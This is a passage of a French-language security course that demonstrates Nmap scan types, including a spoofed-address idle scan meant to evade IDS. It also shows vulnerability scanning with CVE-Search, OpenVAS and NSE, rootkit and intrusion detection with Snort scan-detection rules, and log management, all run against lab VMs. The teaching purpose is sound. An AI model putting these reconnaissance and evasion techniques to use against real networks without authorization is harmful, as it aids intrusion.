MAC Address: 52:54:00:E5:B9:E3 (QEMU Virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
root@Kali2-0C:# 21:35:18.504313 IP (tos 0x0, ttl 40, id 10670, offset 0, flags [none], proto TCP (6), length 40)
    Kali2-0C.58705 > 192.168.122.191.kerberos: Flags [F], cksum 0x3f33 (correct), seq 2577626922, win 1024, length 0
21:35:18.504489 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)
    192.168.122.191.kerberos > Kali2-0C.58705: Flags [R.], cksum 0x431f (correct), seq 0, ack 2577626923, win 0, length 0
21:35:18.604488 IP (tos 0x0, ttl 39, id 51250, offset 0, flags [none], proto TCP (6), length 40)
    Kali2-0C.58706 > 192.168.122.191.kerberos: Flags [F], cksum 0x3f32 (correct), seq 2577561387, win 1024, length 0
21:35:18.604675 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)
    192.168.122.191.kerberos > Kali2-0C.58706: Flags [R.], cksum 0x431e (correct), seq 0, ack 2577561388, win 0, length 0
```

```
# nmap -sF -p 80 -Pn 192.168.122.191

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-18 21:32 CET
Nmap scan report for 192.168.122.191
Host is up (0.0012s latency).

PORT      STATE      SERVICE
80/tcp    open|filtered http
MAC Address: 52:54:00:E5:B9:E3 (QEMU Virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
# 21:32:56.020304 IP (tos 0x0, ttl 39, id 17011, offset 0, flags [none], proto TCP (6), length 40)
    Kali2-0C.53120 > 192.168.122.191.http: Flags [F], cksum 0x4883 (correct), seq 2829056856, win 1024, length 0
21:32:56.120480 IP (tos 0x0, ttl 50, id 17448, offset 0, flags [none], proto TCP (6), length 40)
    Kali2-0C.53121 > 192.168.122.191.http: Flags [F], cksum 0x4880 (correct), seq 2829022393, win 1024, length 0
```

7.9. Scan passif Idle Scan

```
-sI <zombie host[:probeport]>
```

Un idle scan, dumb scan ou zombi scan est une méthode de balayage de port TCP qui, grâce à des utilitaires tels que Nmap et Hping, utilise l'envoi de paquets possédant une adresse IP usurpée.


Cet exploit complexe permet à la fois de balayer les ports d'une machine ainsi que de mettre en évidence les liaisons de confiance (s'appuyant sur les adresses IP) entre les machines. L'attaque consiste en l'envoi de paquets forgés vers une machine donnée – la cible – dans le but d'obtenir des informations à propos d'elle mais via une autre machine – le zombi.

Cette méthode de scan avancé permet de faire un véritable scan de port TCP en aveugle, (dans le sens où aucun paquet n'est envoyé directement à la cible depuis votre vraie adresse IP). En effet, la technique employée consiste à récolter des informations sur les ports ouverts de la cible en utilisant un exploit basé sur la prédictibilité de la génération des identifiants de fragmentation IP de l'hôte relais (le zombie). Les systèmes IDS considéreront que le scan provient de la machine zombie que vous avez spécifié (qui doit remplir certains critères).

L'idle scan exploite le fait que l'on peut, sous certaines conditions, prédire les numéros d'identification IP (IPID). L'attaquant doit d'abord rechercher une machine avec une séquence d'IPID prévisible. Par exemple, le numéro d'identification sera incrémenté de 1 à chaque fois. Les dernières versions de Linux, Solaris et OpenBSD ne sont pas des cibles appropriées puisque les algorithmes de génération d'IPID ont été corrigés. Les machines choisies pour être utilisées à ce niveau sont parfois appelées « zombis ». Une fois qu'une machine zombi a été trouvée, la première étape est de déterminer le numéro IPID actuel de la machine : en envoyant un paquet SYN/ACK au zombi, le pirate recevra un paquet RST portant le numéro de séquence.

L'étape suivante consiste en l'envoi d'un paquet SYN à la machine cible, en usurpant l'adresse IP du zombi. Si le port de la machine cible est ouvert, celle-ci répondra au zombi avec un paquet SYN/ACK. Le zombi va donc envoyer un paquet RST à la cible car il n'est pas réellement l'émetteur du premier paquet SYN. Puisque la machine zombi a dû envoyer le paquet RST, elle incrémente son IPID. C'est ce qui permet à l'attaquant de découvrir si le port de la cible est ouvert. La dernière étape est donc la vérification de l'IPID, en envoyant à nouveau un paquet SYN/ACK au zombi.

Si l'IPID contenu dans le paquet RST reçu en réponse a été incrémenté deux fois, on est certain que le port cible est ouvert. En revanche si l'IPID n'est incrémenté qu'une fois, alors l'attaquant saura que ce port est fermé ou filtré.



Exemple avec nmap une cible Windows 8.1 et un zombi Windows XP familial :

```
# nmap -PN -p135-139 -sI 192.168.122.228 192.168.122.198
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-18 22:03 CET
Idle scan using zombie 192.168.122.228 (192.168.122.228:80); Class: Incremental
Nmap scan report for win81-0C (192.168.122.198)
Host is up (0.023s latency).
PORT      STATE      SERVICE
135/tcp    open       msrpc
136/tcp    closed|filtered profile
137/tcp    closed|filtered netbios-ns
138/tcp    closed|filtered netbios-dgm
139/tcp    open       netbios-ssn
MAC Address: 52:54:00:44:C4:11 (QEMU Virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.55 seconds
```

7.10. Scan UDP

-U

Même si les services les plus connus d'Internet sont basés sur le protocole TCP, les services UDP sont aussi largement utilisés. DNS, SNMP ou DHCP (ports 53, 161/162 et 67/68) sont les trois exemples les plus courants. Comme le scan UDP est généralement plus lent et plus difficile que TCP, certains auditores de sécurité les ignorent. C'est une erreur, car les services UDP exploitables sont courants et les attaquants eux ne les ignoreront pas. Par chance, Nmap peut aider à répertorier les ports UDP.

Le scan UDP est activé avec l'option -sU. Il peut être combiné avec un scan TCP, comme le scan SYN (-sS), pour vérifier les deux protocoles lors de la même exécution de Nmap.

Le scan UDP envoie un en-tête UDP (sans données) à chaque port visé. Si un message ICMP « port unreachable (type 3, code 3) » est renvoyé, le port est alors fermé. Les autres messages d'erreur « unreachable ICMP (type 3, codes 1, 2, 9, 10, or 13) » rendront le port filtré. À l'occasion, il arrive qu'un service répond par un paquet UDP, prouvant que le port est dans l'état ouvert. Si aucune réponse n'est renvoyée après plusieurs essais, le port est considéré comme étant ouvert|filtré. Cela signifie que le port peut être soit ouvert, soit qu'un dispositif de filtrage bloque les communications. Le scan de versions (-sV) peut être utilisé pour différencier les ports ouverts de ceux filtrés.

Une des grandes difficultés avec le scan UDP est de l'exécuter rapidement. Les ports ouverts et filtrés ne renvoient que rarement des réponses, laissant Nmap expirer son délai de retransmission au cas où les paquets se soient perdus. Les ports fermés posent encore un plus grand problème: ils renvoient normalement une erreur ICMP « port unreachable ». Mais à la différence des paquets RST renvoyés par les ports TCP fermés en réponse à un scan SYN ou à un connect(), de nombreux hôtes limitent par défaut la cadence d'émission de ces messages. Linux et Solaris étant particulièrement stricts à ce sujet. Par exemple, le kernel 2.4.20 limite cette cadence des destinations inaccessibles (« destination unreachable ») à un par seconde (cf.net/ipv4/icmp.c).

Nmap détecte cette limitation de fréquence et s'y ralenti conformément afin d'éviter de saturer le réseau avec des paquets inutiles que la machine cible rejette. Malheureusement, une limitation à la Linux d'un paquet par seconde fera qu'un scan des 65 536 ports prendra plus de 18 heures. Les idées pour accélérer les scans UDP incluent le scan des cibles en parallèle, ne scanner que les ports les plus courants en premier, scanner derrière le pare-feu et utiliser l'option --host-timeout pour éviter les hôtes les plus lents.

Exemple de scan UDP en 17 minutes 54 secondes :

```
#nmap -sU 192.168.122.191
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-18 22:19 CET
Nmap scan report for 192.168.122.191
Host is up (0.00041s latency).
Not shown: 993 closed ports
PORT      STATE     SERVICE
53/udp    open      domain
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
111/udp   open      rpcbind
137/udp   open      netbios-ns
138/udp   open|filtered netbios-dgm
2049/udp  open      nfs
MAC Address: 52:54:00:E5:B9:E3 (QEMU Virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1073.88 seconds
```

5.11. Scan TCP ACK

-sA

Ce type de scan est différent des autres abordés jusqu'ici, dans le sens où ils ne peuvent pas déterminer si un port est ouvert (ni même ouvert|filtré). Il est utilisé pour établir les règles des pare-feux, déterminant s'ils sont avec ou sans états (statefull/stateless) et quels ports sont filtrés.

Le scan ACK n'active que le drapeau ACK des paquets. Les systèmes non-filtrés réagissent en retournant un paquet RST. Nmap considère alors le port comme non-filtré, signifiant qu'il est accessible avec un paquet ACK, mais sans savoir s'il est réellement ouvert ou fermé. Les ports qui ne répondent pas ou renvoient certains messages d'erreur ICMP (type 3, code 1, 2, 3, 9, 10, ou 13), sont considérés comme filtrés.

Un pare-feu ne répondra rien.

Veuillez apprécier la nuance :

Une machine Windows 10 avec pare-feu :

```
# nmap -sA -p139 192.168.122.208
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-18 22:29 CET
Nmap scan report for DESKTOP-0TLUL06 (192.168.122.208)
Host is up (0.0012s latency).
PORT      STATE     SERVICE
139/tcp   filtered netbios-ssn
MAC Address: 52:54:00:27:1D:D5 (QEMU Virtual NIC)
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
```

```
# nmap -p139 192.168.122.208
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-18 22:32 CET
Nmap scan report for DESKTOP-0TLUL06 (192.168.122.208)
Host is up (0.00054s latency).
PORT      STATE      SERVICE
139/tcp   filtered  netbios-ssn
MAC Address: 52:54:00:27:1D:D5 (QEMU Virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.59 seconds
```

Une machine Windows 8.1 Pro :

```
# nmap -sA -p139 192.168.122.198
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-18 22:30 CET
Nmap scan report for win81-0C (192.168.122.198)
Host is up (0.0012s latency).
PORT      STATE      SERVICE
139/tcp   filtered  netbios-ssn
MAC Address: 52:54:00:44:C4:11 (QEMU Virtual NIC)
```

```
# nmap -p139 192.168.122.198
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-18 22:32 CET
Nmap scan report for win81-0C (192.168.122.198)
Host is up (0.0010s latency).
PORT      STATE      SERVICE
139/tcp   open       netbios-ssn
MAC Address: 52:54:00:44:C4:11 (QEMU Virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
root@Kali2-0C:~# nmap -p139 192.168.122.208
```

Un pare-feu Linux :

```
# nmap -sA -p139 192.168.122.225
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-18 22:30 CET
Nmap scan report for 192.168.122.225
Host is up (0.00094s latency).
PORT      STATE      SERVICE
139/tcp   unfiltered  netbios-ssn
MAC Address: 52:54:00:1F:08:E7 (QEMU Virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
```

```
# nmap -p139 192.168.122.225
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-18 22:32 CET
Nmap scan report for 192.168.122.225
Host is up (0.00055s latency).
PORT      STATE      SERVICE
139/tcp   closed     netbios-ssn
MAC Address: 52:54:00:1F:08:E7 (QEMU Virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds
```

8. Scans de vulnérabilité

<https://www.threatminer.org/index.php>

Détection de patch

8.1. CVE

Source : https://fr.wikipedia.org/wiki/Common_Vulnerabilities_and_Exposures

<https://cve.mitre.org/>

Common Vulnerabilities and Exposures ou CVE est un dictionnaire des informations publiques relatives aux vulnérabilités de sécurité. Le dictionnaire est maintenu par l'organisme MITRE, soutenu par le département de la Sécurité intérieure des États-Unis.

Les identifiants CVE sont des références de la forme CVE-AAAA-NNNN (AAAA est l'année de publication et NNNN un numéro incrémenté).

Le contenu du dictionnaire CVE peut être téléchargé. Cette liste contient une description succincte de la vulnérabilité concernée, ainsi qu'un ensemble de liens que les utilisateurs peuvent consulter pour plus d'informations.

Il existe de nombreux produits de sécurité qui traitent de vulnérabilités et qui utilisent donc les identifiants CVE :

- les services d'information sur les vulnérabilités,
- les systèmes de détection d'intrusion,
- les systèmes de prévention d'intrusion,
- les scanneurs de vulnérabilités,
- les outils de gestion de parc informatique,
- etc.

Afin que ces produits utilisent avec rigueur les identifiants CVE, le MITRE a mis en place une procédure de compatibilité CVE qui impose notamment :

- un affichage des identifiants CVE (« CVE Output »),
- une fonctionnalité de recherche parmi les identifiants CVE (« CVE Searchable »),
- une procédure de mise à jour de la base de données (« Mapping »),
- une aide sur les concepts relatifs à CVE (« Documentation »).

8.2. CVE-Search

Source : <https://github.com/cve-search/cve-search>

Installation de cve-search

```
git clone https://github.com/cve-search/cve-search
cd cve-search

apt install python3-pip
pip3 install -r requirements.txt

apt install mongodb
systemctl enable mongodb
systemctl start mongodb

./sbin/db_mgmt.py -p
Database population started
Importing CVEs for year 2002
Importing CVEs for year 2003
Importing CVEs for year 2004
Importing CVEs for year 2005
Importing CVEs for year 2006
Importing CVEs for year 2007
Importing CVEs for year 2008
Importing CVEs for year 2009
Importing CVEs for year 2010
Importing CVEs for year 2011
Importing CVEs for year 2012
Importing CVEs for year 2013
Importing CVEs for year 2014
Importing CVEs for year 2015
Importing CVEs for year 2016

./sbin/db_mgmt_cpe_dictionary.py
Preparing [########################################] 114942/114942
./sbin/db_updater.py -c
```

Exemples d'utilisation

En ligne de commande :

Interface Web

```
apt install redis-server
systemctl enable redis-server
systemctl start redis-server
python3 ./web/index.py
```

8.3. CVE-Scan

- Scan a system with NMap or any other scanning tool and use the scan to analyse the systems for vulnerabilities
- Have the possibility for multiple input formats (NMap scan, xml, Json, etc)
- Use CVE-Search to enhance the scan to add more information
- Have multiple export formats as well as webbrowser component

Installation

```
git clone git clone https://github.com/NorthernSec/cve-scan
cd cve-scan
apt-get install -y nmap
pip3 install -r requirements.txt
```

Utilisation

Scan de la cible :

```
nmap -A -O 192.168.23.132 -oX output.xml

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2016-09-18 03:19 CEST
Nmap scan report for win81-base.lan (192.168.23.132)
Host is up (0.010s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 8.1 Enterprise Evaluation 9600 microsoft-ds (workgroup: WORKGROUP)
554/tcp    open  rtsp?
2869/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
10243/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49155/tcp  open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X|3.X, Microsoft Windows 7|2012
OS CPE: cpe:/o:linux:linux_kernel:2.4.37 cpe:/o:linux:linux_kernel:3.2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012
OS details: DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2, Microsoft Windows 7 or Windows Server 2012
Network Distance: 2 hops
Service Info: Host: WIN81-BASE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 9h53m22s, deviation: 0s, median: 9h53m22s
|_nbstat: NetBIOS name: WIN81-BASE, NetBIOS user: <unknown>, NetBIOS MAC: 52:54:00:9c:2f:0c (QEMU virtual NIC)
| smb-os-discovery:
|   OS: Windows 8.1 Enterprise Evaluation 9600 (Windows 8.1 Enterprise Evaluation 6.3)
|   OS CPE: cpe:/o:microsoft:windows_8.1:-
|   NetBIOS computer name: WIN81-BASE
|   Workgroup: WORKGROUP
|_ System time: 2016-09-18T13:15:05+02:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smbv2-enabled: Server supports SMBv2 protocol

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   0.13 ms 172.16.98.2
```

```
2 0.17 ms win81-base.lan (192.168.23.132)

Post-scan script results:
| clock-skew:
|_ 9h53m22s: Majority of systems scanned
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 192.61 seconds
```

Génération d'un rapport détaillé :

```
python3 ./bin/analyizer.py -x output.xml enhanced.json
Querying http://127.0.0.1:5000/api/cvefor/cpe:/o:microsoft:windows_server_2012
Querying http://127.0.0.1:5000/api/cvefor/cpe:/o:linux:linux_kernel:3.2
Querying http://127.0.0.1:5000/api/cvefor/cpe:/a:vmware:player
Querying http://127.0.0.1:5000/api/cvefor/cpe:/o:linux:linux_kernel:2.4.37
Querying http://127.0.0.1:5000/api/cvefor/cpe:/o:microsoft:windows_xp::sp3
Querying http://127.0.0.1:5000/api/cvefor/cpe:/o:microsoft:windows_7
Querying http://127.0.0.1:5000/api/cvefor/cpe:/h:actiontec:m1424wr-gen3i
Querying http://127.0.0.1:5000/api/cvefor/cpe:/o:linux:linux_kernel
```

```
python3 ./bin/visualizer.py enhanced.json
```

8.4. Produits

1. OpenVAS
2. Acunetix® Web Security Scanner
3. Retina® Network Security Scanner
4. GFI LANguard™
5. HP Web Inspect®
6. IBM AppScan®
7. IBM Internet Scanner®
8. Lumension® Scan
9. Portswigger Burp Suite
10. McAfee® Vulnerability Manager
11. TripWire IP360™
12. Rapid7 AppSpider
13. Rapid7 Nexpose
14. Qualys QualysGuard®
15. SAINTscanner®
16. Tenable Nessus®
17. Tenable Security Scanner®
18. Tenable SecurityCenter™
19. Trustwave App Scanner

8.5. NSE

NSE dispose aussi d'un détecteur de vulnérabilités

Sur un Windows XP sans pare-feu :

```
nmap --script vuln 192.168.23.211

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2016-09-22 19:23 CEST
Nmap scan report for xplay-8c8d5bb0e.entreprise.lan (192.168.23.211)
Host is up (0.00092s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 52:54:00:D5:0B:0A (QEMU virtual NIC)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms08-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
```

```

|   IDs: CVE:CVE-2008-4250
|     The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|     Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|     code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|   Disclosure date: 2008-10-23
|   References:
|     https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 16.53 seconds

```

Avec un pare-feu activé :

```

# nmap --script vuln 192.168.122.228

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-19 06:20 CET
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     192.168.122.98
|     192.168.122.58
|     192.168.122.41
|     192.168.122.40
|     192.168.122.163
|     192.168.122.209
|     192.168.122.252
| After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
Nmap scan report for winxp-template (192.168.122.228)
Host is up (0.00030s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 52:54:00:5D:17:6F (QEMU Virtual NIC)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 57.18 seconds

```

8.6. Openvas

OpenVAS, (acronyme de Open source Vulnerability Assessment Scanner, anciennement GNessUs), est un fork sous licence GNU GPL du scanner de vulnérabilité Nessus dont le but est de permettre un développement libre de l'outil qui est maintenant sous licence propriétaire. (<https://fr.wikipedia.org/wiki/OpenVAS>)

Sur Kali Linux :

```

root@kali:~# apt-get update
root@kali:~# apt-get dist-upgrade

root@kali:~# apt-get install openvas
root@kali:~# openvas-setup
/var/lib/openvas/private/CA created
/var/lib/openvas/CA created

[i] This script synchronizes an NVT collection with the 'OpenVAS NVT Feed'.
[i] Online information about this feed: 'http://www.openvas.org/openvas-nvt-feed'
...
sent 1143 bytes received 681741238 bytes 1736923.26 bytes/sec
total size is 681654050 speedup is 1.00
[i] Initializing scap database
[i] Updating CPEs
[i] Updating /var/lib/openvas/scap-data/nvdCVE-2.0-2002.xml
[i] Updating /var/lib/openvas/scap-data/nvdCVE-2.0-2003.xml
...
Write out database with 1 new entries
Data Base Updated
Restarting Greenbone Security Assistant: gsad.

```

```
User created with password '6062d074-0a4c-4de1-a26a-5f9f055b7c88'.
```

Démarrer Openvas :

```
root@kali:~# openvas-start
Starting OpenVas Services
Starting Greenbone Security Assistant: gsad.
Starting OpenVAS Scanner: openvassd.
Starting OpenVAS Manager: openvasmd.
```

Et se rendre sur son interface <https://127.0.0.1:9392>

Source : <https://www.kali.org/penetration-testing/openvas-vulnerability-scanning/>

9. Détection de rootkits

9.1. Rkhunter

http://www.rootkit.nl/projects/rootkit_hunter.html

- Installation

```
# yum -y install epel-release
# yum -y install rkhunter
```

- Mise à jour de la base de données

```
# rkhunter --update
```

- Mise à jour des propriétés du système de fichiers

```
# rkhunter --propupd
```

- Scan manuel

```
# rkhunter --check
```

- Logs

```
# cat /var/log/rkhunter.log
```

- Aide

```
# rkhunter --help
```

10. Détection d'intrusion

Modern Honey Network est une solution libre (<https://github.com/threatstream/mhn>) qui permet de créer un réseau de sondes de détection d'intrusion et de pots de miel.

10.1. PSAD

PSAD est un logiciel qui analyse les logs iptables en vue de détecter des tentatives de connexions, du scan de ports, etc.

Voici un courriel envoyé par PSAD :

```
===== Sun Nov 27 06:57:21 2016 =====

Danger level: [3] (out of 5) Multi-Protocol

Scanned TCP ports: [554: 1 packets]
TCP flags: [SYN: 1 packets, Masscan SYN scan]
iptables chain: INPUT (prefix "[UFW BLOCK]"), 1 packets

Source: 71.6.146.185
DNS: pirate.census.shodan.io

Destination: 10.2.145.69
DNS: [No reverse dns info available]

Overall scan start: Sun Aug 21 19:28:55 2016
Total email alerts: 289
Complete TCP range: [13-55554]
Complete UDP range: [19-53413]
Syslog hostname: mamach1

Global stats:
    chain: interface: protocol: packets:
    INPUT   eth0      tcp       411
    INPUT   eth0      udp       66

[+] Whois Information (source IP):

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/whois_tou.html
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/public/whoisinaccuracy/index.xhtml
#

#
# Query terms are ambiguous. The query is assumed to be:
#     "n 71.6.146.185"
#
# Use "?" to get help.
#

#
# The following results may also be obtained via:
# https://whois.arin.net/rest/nets;q=71.6.146.185?showDetails=true&showARIN=false&showNonArinTopLevelNet=false&ext=netref2
#

CariNet, Inc. NET-26 (NET-71-6-146-128-1) 71.6.146.128 - 71.6.146.191
CariNet, Inc. CARINET-5 (NET-71-6-128-0-1) 71.6.128.0 - 71.6.255.255
```

```

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/whois_tou.html
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/public/whoisinaccuracy/index.xhtml
#
=====
Sun Nov 27 06:57:21 2016 =====

```

10.2. Snort

Installation de snort

```
# apt-get install snort
# snort --version
```

Configuration de snort

Vérifier le fichier `/etc/snort/snort.conf` au niveau des variables et des règles activées.

Configuration des règles

Les règles sont placées dans `/etc/snort/rules/` et doivent être appelées par un `Include` dans le fichier `/etc/snort/snort.conf`

Nomenclature des règles

```
<Rule Actions> <Protocol> <Source IP Address> <Source Port> <Direction Operator> <Destination IP Address> <Destination > (rule
options)
```

Déctecter du trafic nmap

Source : http://asecuritysite.com/forensics/snort?fname=hping_fin.pcap&rulesname=rulesstealth.rules

```
# look for stealth port scans/sweeps
alert tcp any any -> any any (msg:"SYN FIN Scan"; flags: SF;sid:9000000;)
alert tcp any any -> any any (msg:"FIN Scan"; flags: F;sid:9000001;)
alert tcp any any -> any any (msg:"NULL Scan"; flags: 0;sid:9000002;)
alert tcp any any -> any any (msg:"XMAS Scan"; flags: FPU;sid:9000003;)
alert tcp any any -> any any (msg:"Full XMAS Scan"; flags: SRAFPU;sid:9000004;)
alert tcp any any -> any any (msg:"URG Scan"; flags: U;sid:9000005;)
alert tcp any any -> any any (msg:"URG FIN Scan"; flags: FU;sid:9000006;)
alert tcp any any -> any any (msg:"PUSH FIN Scan"; flags: FP;sid:9000007;)
alert tcp any any -> any any (msg:"URG PUSH Scan"; flags: PU;sid:9000008;)
alert tcp any any -> any any (flags: A; ack: 0; msg:"NMAP TCP ping!";sid:9000009;)
```

Capture générée : <https://www.cloudshark.org/captures/2cbd9eaadf21>

Lancement du démon

```
# snort -D -c /etc/snort/snort.conf -l /var/log/snort/
```

Vérification des alertes

```
# tail -f /var/log/snort/alert
```

10.3. Tripwire

...

11. Gestion des logs

11.1. Logwatch

Logwatch est un logiciel d'analyse et de rapports de logs.

Il s'installe avec cette commande :

```
yum -y install logwatch
```

La configuration se réalise dans le fichier :

```
/etc/logwatch/conf/logwatch.conf
```

Mais les paramètres par défaut se situent dans :

```
/usr/share/logwatch/default.conf/logwatch.conf
```

On peut utiliser la configuration par défaut :

```
cp /usr/share/logwatch/default.conf/logwatch.conf /etc/logwatch/conf/
```

et puis on peut générer le rapport :

```
logwatch
```

ou l'envoyer par courriel :

```
logwatch --mailto admin@domain.com
```

Voici l'aide du programme :

```
logwatch --help

Usage: /usr/sbin/logwatch [--detail <level>] [--logfile <name>] [--output <output_type>]
      [--format <format_type>] [--encode <encoding>] [--numeric] [--no-oldfiles-log]
      [--mailto <addr>] [--archives] [--range <range>] [--debug <level>]
      [--filename <filename>] [--help|--usage] [--version] [--service <name>]
      [--hostformat <host_format type>] [--hostlimit <host1,host2>] [--html_wrap <num_characters>]

--detail <level>: Report Detail Level - High, Med, Low or any #.
--logfile <name>: *Name of a logfile definition to report on.
--logdir <name>: Name of default directory where logs are stored.
--service <name>: *Name of a service definition to report on.
--output <output type>: Report Output - stdout [default], mail, file.
--format <formatting>: Report Format - text [default], html.
--encode <encoding>: Encoding to use - none [default], base64.
--no-oldfiles-log: Suppress the logwatch log, which informs about the
                  old files in logwatch tmpdir.
--mailto <addr>: Mail report to <addr>.
--archives: Use archived log files too.
--filename <filename>: Used to specify they filename to save to. --filename <filename> [Forces output to file].
--range <range>: Date range: Yesterday, Today, All, Help
                  where help will describe additional options
--numeric: Display addresses numerically rather than symbolically and numerically
          (saves a nameserver address-to-name lookup).
--debug <level>: Debug Level - High, Med, Low or any #.
--hostformat: Host Based Report Options - none [default], split, splitmail.
--hostlimit: Limit report to hostname - host1,host2.
--hostname: overwrites hostname
--html_wrap <num_characters>: Default is 80.
--version: Displays current version.
--help: This message.
--usage: Same as --help.
* = Switch can be specified multiple times...
```


Services Réseau

- 1. Services réseau
 - 1.1. Services et protocoles
 - 1.2. Labs
- 2. Objectifs de certification et programmes
 - 2.1. Objectifs RHCE EX300
 - 2.2. Objectifs LPIC 202
 - 2.3. Linux Foundation
 - LFCS
 - LFCE
 - 2.4. Programme Linux Réseau LX002
 - Durée
 - Public cible
 - Prérequis
 - Objectifs
 - Programme
 - Contenu

